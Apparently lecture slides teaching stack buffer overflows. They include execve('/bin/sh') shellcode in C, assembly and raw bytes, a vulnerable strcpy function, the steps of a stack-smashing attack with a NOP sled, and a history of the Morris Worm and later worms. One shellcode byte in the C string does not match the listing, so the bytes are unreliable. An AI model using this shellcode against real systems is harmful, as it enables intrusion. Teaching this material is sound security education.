

Injecting Shellcode

Shellcode: a small piece of code the attacker injects into the memory as the payload to exploit a vulnerability

- ▶ Normally the code starts a command shell so the attacker can run any command to compromise the machine.

```
#include <stdio.h>
int main( ) {
    char* name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

```
section .text
global _start

_start:
    xor rdi, rdi
    push rdi
    mov rbx, 0x68732f2f6e69622f
    push rbx
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    mov al, 59
    syscall
```

```
#include <stdlib.h>
#include <stdio.h>



int main() {
    unsigned char shellcode[] =
        "\x48\x31\xff\x57\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x89\xe7\x48\x31\xff\x48\x31\xd2\xb0\x3b\x0f\x05";
    ((void(*)()) shellcode)();
}
```

```
48 31 ff
57
48 bb 2f 62 69 6e 2f
2f 73 68
53
48 89 e7
48 31 f6
48 31 d2
b0 3b
0f 05
```



Overwrite EIP with the Shellcode Address

```
void overflow(char* input){  
    char buf[32];  
    strcpy(buf,input);  
}
```





Overwrite EIP with the Shellcode Address

What if buf is smaller than shellcode?

- ▶ Place the shellcode after **EIP**

```
void overflow(char* input){  
    char buf[8];  
    strcpy(buf,input);  
}
```



Summary of Stack Smashing Attack

1. Find a buffer overflow vulnerability in the program (e.g., strcpy from users' input without checking boundaries)
2. Inject shellcode into a known memory address
3. Exploit the buffer overflow vulnerability to overwrite EIP with the shellcode address. Normally this step can be combined with step 2 using one input.
4. Return from the vulnerable function.
5. Start to execute the shellcode.


Shellcode Address is Unknown

Need to guess the address of shellcode.

- ▶ Incorrect address can cause system crash: unmapped address, protected kernel code, data segmentation

Improve the chance: Insert many **NOP** instructions before shellcode

- ▶ **NOP** (No-Operation): does nothing but advancing to the next instruction.




Morris Worm: the First Buffer Overflow Vulnerability

History

- ▶ Released at 8:30pm, 2 November 1988 by Robert Tappan Morris, a graduate student at Cornell University
- ▶ Launched from the computer system of MIT, trying to confuse the public that this is written by MIT students, not Cornell.
- ▶ Buffer overflow in sendmail, fingerd network protocol, rsh/rexec, etc.

Impact

- ▶ ~6,000 UNIX machines infected (10% of computers in Internet)
- ▶ Cost: \$100,000 - \$10,000,000



lippy disk containing the source code for the Morris Worm, at the Computer History Museum

Robert Tappan Morris

What happens after Morris Worm

- ▶ Tried and convicted of violation of 1986 Computer Fraud and Abuse Act. This is the first felony conviction of this law.
- ▶ Sentenced to three years' probation, 400 hours of community service, and a fine of \$10,050 (equivalent to \$22,000 in 2023).
- ▶ Had to quit PhD at Cornell. Completed PhD in 1999 at Harvard.
- ▶ Cofounded Y Combinator in 2005
- ▶ Became a tenured professor at MIT in 2006. Elected to the National Academy of Engineering in 2019.



Robert Tappan Morris,
Entrepreneur,
professor at MIT

Following Morris Worm

Code Red

Targeting Microsoft's IIS web server. Affected 359,000 machines in 14 hours

Sasser

Targeting LSASS in Windows XP and 2000. Affected around 500,000 machines. Author: 18-year-old German Sven Jaschan. Received 21-month suspended sentence

Stuxnet

Targeting industrial control systems, and responsible for causing substantial damage to the nuclear program of Iran

There are more...

2003

2008

2012

2001

2005

2010

SQL Slammer

Targeting Microsoft's SQL Server and Desktop Engine database. Affected 75,000 victims in 10 minutes

Conficker

Targeting Windows RPC. Affected around 10 million machines

Flame

Targeting cyber espionage in Middle Eastern countries